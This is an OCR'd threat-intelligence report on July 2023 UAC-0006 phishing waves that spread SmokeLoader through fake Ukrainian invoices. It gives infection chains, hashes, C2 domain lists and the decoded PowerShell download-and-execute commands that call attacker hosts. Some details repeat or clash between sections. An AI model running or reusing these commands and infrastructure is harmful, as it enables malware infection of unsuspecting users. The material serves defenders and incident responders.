


Figure 5. Timechart of the UAC-0006 activity cluster during July 2023 (by the number of phishing incidents of specific attack chains)

13 July 2023, "Act for May", "Re: Invoice", "Fw: Invoice"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**Акт за травень**" (eng: "Act for May", translation from Ukrainian), "**Re: Рахунок-фактура**" (eng: "Re: Invoice", translation from Ukrainian), "**Fw: Рахунок-фактура**" (eng: "Fw: Invoice", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP on July 13, 2023. Tables 10 and 11 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 10. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .txt.doc + .vbs -> .exe (SmokeLoader executable)

Table 11. Applied Infection Chain Overview

Infection Chain
be33946e29b3f0d2f3b1b68042bd6e81f64a18da0f0705d104a85f1bee207432 ("Акт_Звірки_та_рах.факт_від_12_07_2023.zip") -> 20492a4d0d84f8beb1767f6616229f85d44c2827b64bdbfb260ee12fa1109e0e ("Акт_Звірки_від_12_07_2023p.txt.doc") + 7ce9d6aba2f689b9fe636f0bc29cd7202608d0f84730b49ab3a894e0eecb6334 ("рахунок_від_12_07_2023_до_оплати.vbs") -> 9e19ad9e55c46bac4160d3d69232bbbac37493d3a4ac965304e10f2b660a4f22 ("1.exe" / "2.exe")

The phishing email (observed email subjects - "**Акт за травень**", "**Re: Рахунок-фактура**", "**Fw: Рахунок-фактура**") contains .zip attachment **[T1566.001]** (polyglot archive "Акт_Звірки_та_рах.факт_від_12_07_2023.zip" **[T1036.008]**), the unpacking of which results in execution of one of the two scenarios:

1) extracting the only .txt.doc file "**Акт_Звірки_від_12_07_2023p.txt.doc**" that contains no signs of the malicious content;
2) extracting .txt.doc and .vbs files ("**Акт_Звірки_від_12_07_2023p.txt.doc**", "**рахунок_від_12_07_2023_до_оплати.vbs**"). Opening the file "рахунок_від_12_07_2023_до_оплати.vbs" **[T1204.002]** through WScript.exe causes the execution of the following command:

```
"C:\Windows\System32\cmd.exe" /c powErshEll -nop -w hiddEn -Ep bypass -Enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgB
kAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AbABpAHYAZQByAHAAdQBsAG
EAcABwAC4AcgB1AC8AaAB0AGEAaQBuAGYAbwAuAHQAeAB0ACIAKQA=
```

The encoded part is decoded as:

```
IEX (New-Object Net.Webclient).downloadstring
("hxxp://liverpulapp[.]ru/htainfo[.]txt")
```

In this way the exploitation of legitimate utilities **cmd.exe** **[T1059.003]** and **powershell.exe** **[T1059.001]** results in HTTP GET request to malicious (**hxxp://liverpulapp[.]ru/htainfo[.]txt**) resource. The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: text/plain" that results in PowerShell commands execution (see Figure 6), namely downloading (with further execution) files from:

- **hxxp://liverpulapp[.]ru/webmail/websm[.]exe** (using the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]**, saving path "**C:\Users\%USERNAME%\AppData\Local\Temp\1.exe**");
- **hxxp://samoramertut.ru/webmail/websm[.]exe** (using the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]**, saving path "**C:\Users\%USERNAME%\AppData\Local\Temp\2.exe**").

```
GET /htainfo.txt HTTP/1.1
Host: liverpulapp.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.2

Content-Type: text/plain
Content-Length: 302
Connection: close
Last-Modified: Fri, 07 Jul 2023 05:06:43 GMT
ETag: "12e-5ffde9947dec0"
Accept-Ranges: bytes
Vary: Accept-Encoding

$path = $Env:temp+'\1.exe'; $client = New-Object System.Net.WebClient;
$client.downloadfile('http://liverpulapp.ru/webmail/websm.exe',$path); Start-Process -FilePath $path;
$path = $Env:temp+'\2.exe'; $client.downloadfile('http://samoramertut.ru/webmail/websm.exe',
$path); Start-Process -FilePath $path
```

Figure 6. PowerShell commands

"**1.exe**"/"**2.exe**" (file type - Win32 EXE) represent the identical SmokeLoader sample (but with two different names), the C2 configuration of which is represented in Table 12 **[T1071.001]** (totally 32 domains, 9 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):
be33946e29b3f0d2f3b1b68042bd6e81f64a18da0f0705d104a85f1bee207432
("Акт_3вірки_та_рах.факт_від_12_07_2023.zip") ->
20492a4d0d84f8beb1767f6616229f85d44c2827b64bdbfb260ee12fa1109e0e
("Акт_3вірки_від_12_07_2023р.txt.doc") +
7ce9d6aba2f689b9fe636f0bc29cd7202608d0f84730b49ab3a894e0eecb6334
("рахунок_від_12_07_2023_до_оплати.vbs") ->
9e19ad9e55c46bac4160d3d69232bbbac37493d3a4ac965304e10f2b660a4f22
("1.exe" / "2.exe")

Execution Scenario (2):
be33946e29b3f0d2f3b1b68042bd6e81f64a18da0f0705d104a85f1bee207432
("Акт_3вірки_та_рах.факт_від_12_07_2023.zip") ->
20492a4d0d84f8beb1767f6616229f85d44c2827b64bdbfb260ee12fa1109e0e
("Акт_3вірки_від_12_07_2023р.txt.doc")

Table 12. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://zaliphone.com/ http://humanitarydp.ug/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/

14 July 2023, "act of reconciliation and accounts", "act_of_reconciliation_and_accounts", "Invoice"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**акт звірки та рахунки**" (eng: "act of reconciliation and accounts", translation from Ukrainian), "**акт_звірки_та_рахунки**" (eng: "act_of_reconciliation_and_accounts", translation from Ukrainian), "**Рахунок-фактура**" (eng: "Invoice", translation from Ukrainian) were detected by the CIROC SCPC SSSCIP on July 14, 2023. Tables 13 and 14 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 13. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .vbs -> .exe (SmokeLoader executable)

Table 14. Applied Infection Chain Overview

Infection Chain
f664f4122f5cf236e9e6a7aabde5714dfe9c6c85bd4214b5362b11d04c76763d ("новые реквизиты та рах. ф. до оплати.zip") ->   da07c6e72b5dbab781d70013d066acbf5052f603534f6f084bb77578b0a51c39 ("рахунок_від_13_07_2023_до_оплати.vbs") ->   9cc15fabac4e68ad9ac19a128986a792255a9da23f7f5bd115bb3533f40fa796 ("1.exe" / "2.exe")

The phishing email (observed email subjects - "**Акт за травень**", "**Re: Рахунок-фактура**", "**Fw: Рахунок-фактура**") contains .zip attachment **[T1566.001]** (polyglot archive "Акт_Звірки_та_рах.факт_від_12_07_2023.zip" **[T1036.008]**), the unpacking of which results in execution of one of the two scenarios:

1) extracting "**реквизиты.docx**" (that contains no signs of the malicious document) alongside the malicious .vbs ("**рахунок_від_13_07_2023_до_оплати.vbs**");
2) extracting the only malicious .vbs file (the same as mentioned in the previous scenario). Opening of "**рахунок_від_13_07_2023_до_оплати.vbs**" **[T1204.002]** through WScript.exe causes the execution of the following command:

```
"C:\Windows\System32\cmd.exe" /c powErshEll -nop -w hiddEn -Ep bypass -Enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgB
kAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AbABpAHYAZQByAHAAdQBsAG
EAcABwAC4AcgB1AC8AaAB0AGEAaQBuAGYAbwAuAHQAeAB0ACIAKQA=
```

The encoded part is decoded as:

```
IEX (New-Object Net.Webclient).downloadstring
("hxxp://liverpulapp[.]ru/htainfo[.]txt")
```

In this way the exploitation of legitimate utilities **cmd.exe** **[T1059.003]** and **powershell.exe** **[T1059.001]** results in HTTP GET request to the malicious (**hxxp://liverpulapp[.]ru/htainfo[.]txt**) resource. The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: text/plain" that results in PowerShell commands execution (see Fig. 7), namely downloading (with further execution) files from:

- **hxxp://liverpulapp[.]ru/webmail/websm[.]exe** (using the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]**, saving path "**C:\Users\%USERNAME%\AppData\Local\Temp\1.exe**");
- **hxxp://samoramertut.ru/webmail/websm[.]exe** (using the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]**, saving path "**C:\Users\%USERNAME%\AppData\Local\Temp\2.exe**").

```
GET /htainfo.txt HTTP/1.1
Host: liverpulapp.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.2

Content-Type: text/plain
Content-Length: 302
Connection: close
Last-Modified: Fri, 07 Jul 2023 05:06:43 GMT
ETag: "12e-5ffde9947dec0"
Accept-Ranges: bytes
Vary: Accept-Encoding

$path = $Env:temp+'\1.exe'; $client = New-Object System.Net.WebClient;
$client.downloadfile('http://liverpulapp.ru/webmail/websm.exe',$path); Start-Process -FilePath $path;
$path = $Env:temp+'\2.exe'; $client.downloadfile('http://samoramertut.ru/webmail/websm.exe',
$path); Start-Process -FilePath $path
```

Figure 7. PowerShell commands

"**1.exe**"/"**2.exe**" (file type - Win32 EXE) represent the identical SmokeLoader sample (but with two different names), the C2 configuration of which is represented in Table 15 **[T1071.001]** (totally 32 domains, 9 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

da07c6e72b5dbab781d70013d066acbf5052f603534f6f084bb77578b0a51c39 ("новые реквизиты та рах. ф. до оплати.zip") -> da07c6e72b5dbab781d70013d066acbf5052f603534f6f084bb77578b0a51c39 ("рахунок_від_13_07_2023_до_оплати.vbs") -> 9cc15fabac4e68ad9ac19a128986a792255a9da23f7f5bd115bb3533f40fa796 ("1.exe" / "2.exe")

Execution Scenario (2):

da07c6e72b5dbab781d70013d066acbf5052f603534f6f084bb77578b0a51c39 ("новые реквизиты та рах. ф. до оплати.zip") -> 3500b51d167eed2a7b2703af97a8e588d676b10c557e1f16ab26de80f2b8fb86 ("реквизиты.docx")

Table 15. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://zaliphone.com/ http://humanitarydp.ug/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/

14 July 2023, "act_of_reconciliation_and_accounts"

The mass distribution of the SmokeLoader via phishing emails with the subject "**акт_звірки_та_рахунки**" (eng: "act_of_reconciliation_and_accounts", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on July 14, 2023. Tables 16 and 17 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 16. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .html ->.exe (SmokeLoader executable)

Table 17. Applied Infection Chain Overview

Infection Chain
124cb13096784d005a013bbc9488047b167d76bebf30b5700c2f575c32d72993 ("Список_счетов_від_14_07_2023р.zip") ->d138da2039ef93b0b511bc380f3be1f53a9859e616973afae6059d0225cb40cf ("UKR_net_рахунки_№418_до_оплати_від_14_07_2023_Архив.html" / "UKR_net_рахунки_№419_до_оплати_від_14_07_2023_Архив.html" / "UKR_net_рахунки_№420_до_оплати_від_14_07_2023_Архив.html") ->2e90d948d354426bc6df9baab02d922e7f20ef7056da780d58f57b6aa54ceb20 ("рахунки_до_оплати_від_14_07_2023_Архив_rar.exe")

The phishing email (observed email subject - "**акт_звірки_та_рахунки**") contains .zip attachment **[T1566.001]** (polyglot archive "**Список_счетов_від_14_07_2023р.zip**" **[T1036.008]**), the unpacking of which results in extracting three .html files ("**UKR_net_рахунки_№418_до_оплати_від_14_07_2023_Архив.html**", "**UKR_net_рахунки_№419_до_оплати_від_14_07_2023_Архив.html**", "**UKR_net_рахунки_№420_до_оплати_від_14_07_2023_Архив.html**"). Opening either of these three .html files locally **[T1204.002]** results in downloading and further execution of the .exe file (see Fig. 8).




Figure 8. Downloading "рахунки_до_оплати_від_14_07_2023_Архив_rar.exe"

"**рахунки_до_оплати_від_14_07_2023_Архив_rar.exe**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 18 **[T1071.001]** (totally 32 domains, 9 among which are active).

Table 18. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://zaliphone.com/ http://humanitarydp.ug/ http://zaikaopentra.com.ug/ http://zaikaopentra-com-ug.online/ http://infomalilopera.ru/ http://jskgdhjkdfhjdkjhd844.ru/ http://jkghdj2993jdjjdjd.ru/ http://kjhgdj99fuller.ru/ http://azartnyjboy.com/

21 July 2023, "Fw: Re: Invoice", "Fw: Invoice", "Re: Invoice", "Re: act of reconciliation and accounts", "Invoice", "act of reconciliation and accounts for July"

The mass distribution of the SmokeLoader via phishing emails with the subjects "**Fw: Re: Рахунок-фактура**" (eng: "Fw: Re: Invoice", translation from Ukrainian), "**Fw: Re: Счет-фактура**" (eng: "Fw: Re: Invoice", translation from Russian), "**Fw: Рахунок-фактура**" (eng: "Fw: Invoice", translation from Ukrainian), "**Fw: Счет-фактура**" (eng: "Fw: Invoice", translation from Russian), "**Re: Рахунок-фактура**" (eng: "Re: Invoice", translation from Ukrainian), "**Re: Счет-фактура**" (eng: "Re: Invoice", translation from Russian), "**Re: акт звірки та рахунки**" (eng: "Re: act of reconciliation and accounts", translation from Ukrainian), "**Счет-фактура**" (eng: "Invoice", translation from Russian), "**акт звірки та рахунки за липень**" (eng: "act of reconciliation and accounts for July", translation from Ukrainian), "**акт звірки та рахунки за июль**" (eng: "act of reconciliation and accounts for July", translation from mixed Ukrainian and Russian) were detected by the CIROC SCPC SSSCIP on July 14, 2023. Tables 19 and 20 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 19. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .pdf (RAR archive) -> (2) .pdf.js -> .dat (SmokeLoader executable)

Table 20. Applied Infection Chain Overview

Infection Chain
df6a88f5ace3b06119c30539048a2d8724c511de287a43201c610ef236ca64b8 ("Видаткова_накладная_№121_від_18_липня_2023р.zip") ->> b8a4c70fe729cbce02dc67b18ee0f8397834cd2067664363617567a255427242 ("Список_рахунків_до_оплати_від_12.07.2023.pdf") ->> 890959904a520f2d99b2aee5763fec2a5cd0e490657aeed9e0a7a9ae60dde517 ("Акт_звірки_від_18_липня_2023р.pdf.js") + a512209933998bcd0a07a16af04aa7fd05e3c23103978ad250a7e1cb249d4baa ("Видаткова_накладная_№121_від_18_липня_2023р.pdf.js") ->> ccf57eff80d10c7a3d6236802e91d4f60fbe68a8cca21d670ffdb7c6c6cb897b (name format "<6-DIGID-CODE>.dat")

The phishing email (observed email subjects - "**Fw: Re: Рахунок-фактура**", "**Fw: Re: Счет-фактура**", "**Fw: Рахунок-фактура**", "**Fw: Счет-фактура**", "**Re: Рахунок-фактура**", "**Re: Счет-фактура**", "**Re: акт звірки та рахунки**", "**Счет-фактура**", "**акт звірки та рахунки за липень**", "**акт звірки та рахунки за**

июль") contains .zip attachment **[T1566.001]** (polyglot archive "Видаткова_накладная_№121_від_18_липня_2023р.zip" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

3) extracting "**Видаткова_накладная_№121_від_18_липня_2023р.pdf**" (RAR archive). Opening the .pdf and clicking the link **[T1204.001]** initiates sending the HTTP GET request to **hxxp://ukr-net-downloadfile[.]su/summary/php/form/name/2678564378563745687972573056803845634865893456308567304433172310956230538926491816496246343234365738465390457389758367465736573894457386/file/видаткова_накладная_№121_від_18_липня_2023р[.]html** resource (the response is received with a status code "HTTP 404 Not Found" at the moment of the analysis);
4) extracting "**Список_рахунків_до_оплати_від_12.07.2023.pdf**" (RAR archive) that contains two .pdf.js files **[T1036.007]** ("Акт_звірки_від_18_липня_2023р.pdf.js", "Видаткова_накладная_№121_від_18_липня_2023р.pdf.js"). Opening either of these two .pdf.js files through WScript.exe initiates sending the HTTP GET request to **hxxp://mediaplatformapharm[.]ru/officedownloadfile/weboffice[.]exe** resourse. The response to this request with a status code "HTTP 200 OK" is returned with the header value "Content-Type: application/x-msdos-program" that results in downloading and further execution of the files under the hidden folder **AppData** located in **C:\Users\%USERNAME%\AppData** **[T1564.001]** ("**C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Templates\<6-DIGID-CODE>.dat**" path).

"**<6-DIGID-CODE>.dat**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 21 **[T1071.001]** (totally 32 domains, 7 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

df6a88f5ace3b06119c30539048a2d8724c511de287a43201c610ef236ca64b8
("Видаткова_накладная_№121_від_18_липня_2023р.zip") ->
b8a4c70fe729cbce02dc67b18ee0f8397834cd2067664363617567a255427242
("Список_рахунків_до_оплати_від_12.07.2023.pdf") ->
890959904a520f2d99b2aee5763fec2a5cd0e490657aeed9e0a7a9ae60dde517
("Акт_звірки_від_18_липня_2023р.pdf.js") +
a512209933998bcd0a07a16af04aa7fd05e3c23103978ad250a7e1cb249d4baa
("Видаткова_накладная_№121_від_18_липня_2023р.pdf.js") ->
ccf57eff80d10c7a3d6236802e91d4f60fbe68a8cca21d670ffdb7c6c6cb897b
(name format "<6-DIGID-CODE>.dat")

Execution Scenario (2):

df6a88f5ace3b06119c30539048a2d8724c511de287a43201c610ef236ca64b8 ("Видаткова_накладная_№121_від_18_липня_2023р.zip") -> 0d910dac90a30dec52c6484bd7087f4a1d55d827a093a2f43c9dfe59a082aab9 ("Видаткова_накладная_№121_від_18_липня_2023р.pdf")

Table 21. SmokeLoader sample C2 Configuration

C2 Connections Configuration
http://metallergroup.ru/ http://infomailforyoumak.ru/ http://coinmakopenarea.su/ http://internetcygane.ru/ http://zallesman.ru/ http://maxteroper.ru/ http://kilomunara.com/ http://napropertyhub.eu/ http://nafillimonilini.net/ http://goodlenuxilam.site/ http://jimloamfilling.online/ http://vertusupportjk.org/ http://liverpulapp.ru/ http://zarabovannyok.eu/ http://cityofuganda.ug/ http://hillespostelnm.eu/ http://humanitarydp.ru/ http://zaikaopentra.com.ru/ http://zaikaopentra-com-ug.su/ http://jslopasitmon.com/ http://zaikadoctor.ru/ http://sismasterhome.ru/ http://supermarioprohozhdenie.ru/ http://krasavchikoleg.net/ http://samoramertut.ru/ http://polinamailserverip.ru/ http://lamazone.site/ http://criticalosl.tech/ http://maximprofile.net/ http://kismamabeforyougo.ru/ http://kissmafiabeforyoudied.ru/ http://gondurasonline.ru/

24 July 2023, "Wrong enrollment from 07.18.2023y."

The mass distribution of the SmokeLoader via phishing emails with the subject "**Помилкове зарахування від 18.07.2023р.**" (eng: "Wrong enrollment from 07.18.2023y.", translation from Ukrainian) was detected by the CIROC SCPC SSSCIP on July 24, 2023. Tables 22 and 23 contain a brief overview of the applied attack vector and the sequence of the infection chain that are relevant to this case.

Table 22. Applied Attack Vector Overview

Attack Vector
.zip (polyglot archive) -> .docx (ZIP archive) -> .jpg (SmokeLoader executable) + .xls.js + .exe -> .docx + .bat

Table 23. Applied Infection Chain Overview

Infection Chain
349ea50d43d985a55694b440ca71062198a3c7a1f7764509970d37a054d04d2a ("Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.zip") -> 2010d6fef059516667897371bea5903489887851c08e0f925a5df49731ec9118 ("Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.docx") -> 185b82b06a5bc2ccb5643440227293c7fa123216f7abfb685bdc0dc70dffdc37 ("Pax_ipn_18.07.2023p.jpg") + adebbe0faf94f6b0abff96cf9da38d4c845299c7fde240e389553bf847e3d238 ("2.Витяг з реестру від 24.07.2023p_Код документа 9312-0580-6944-3255.xls.js") + fb7b8a4c761b04012aa384e35b219e1236dfb6639a08bddc85cd006f0ca92d9f ("1.Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.exe") -> 77690261ecfb2f864a587f81864a357088357db593d2e3892ac38fde2ea0597a ("document_payment.docx") + 27eda43b4fff19cc606f87414705cefa7271bd8f998176c2b49a5fc35bee5c21 ("passport.bat")

The phishing email (observed email subject - "**Помилкове зарахування від 18.07.2023р.**") contains .zip attachment **[T1566.001]** (polyglot archive "**Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.zip**" **[T1036.008]**), the unpacking of which **[T1204.002]** results in the execution of one of the two scenarios:

1) extracting the .docx file "**Платіжна інструкція Приват_банк.docx**" that contains no signs of the malicious content;
2) extracting the .docx file "**Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.docx**" (ZIP archive) that contains .jpg, .xls.js and .exe files **[T1036.007]** (namely "**Pax_ipn_18.07.2023p.jpg**", "**2.Витяг з реестру від 24.07.2023p_Код документа 9312-0580-6944-3255.xls.js**", "**1.Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.exe**"). The last .exe file "**1.Платіжна інструкція іпн та вытяг з реестру Код документа**

9312-0580-6944-3255.exe" is a WinRAR SFX archive (see Fig. 9) that contains .docx and .bat files (namely "**document_payment.docx**", "**passport.bat**"), the opening of which through WinRAR application results in simultaneous extraction and execution of these .docx and .bat files. "**document_payment.docx"** here is a file decoy (the same as from scenario(1) but with a different name), the purpose of which is to distract the user's attention from the execution of a SmokeLoader sample. Figure 10 represents the content of the "**passport.bat**" file, in particular the command that is expected to be executed by the default Windows command-line interpreter **[T1059.003]** (running the program "Pax_ipn_18.07.2023p.jpg").




Figure 9. WinRAR SFX archive attachments




Figure 10. Content of the "passport.bat" file

"**Pax_ipn_18.07.2023p.jpg**" (file type - Win32 EXE) is the actual SmokeLoader sample, the C2 configuration of which is represented in Table 24 **[T1071.001]** (totally 32 domains, 7 among which are active).

Summarising the above, the initial email attachment can be opened in two ways.

Execution Scenario (1):

349ea50d43d985a55694b440ca71062198a3c7a1f7764509970d37a054d04d2a
("Платіжна інструкція іпн та вытяг з реестру Код документа 9312-0580-6944-3255.zip") ->
2010d6fef059516667897371bea5903489887851c08e0f925a5df49731ec9118
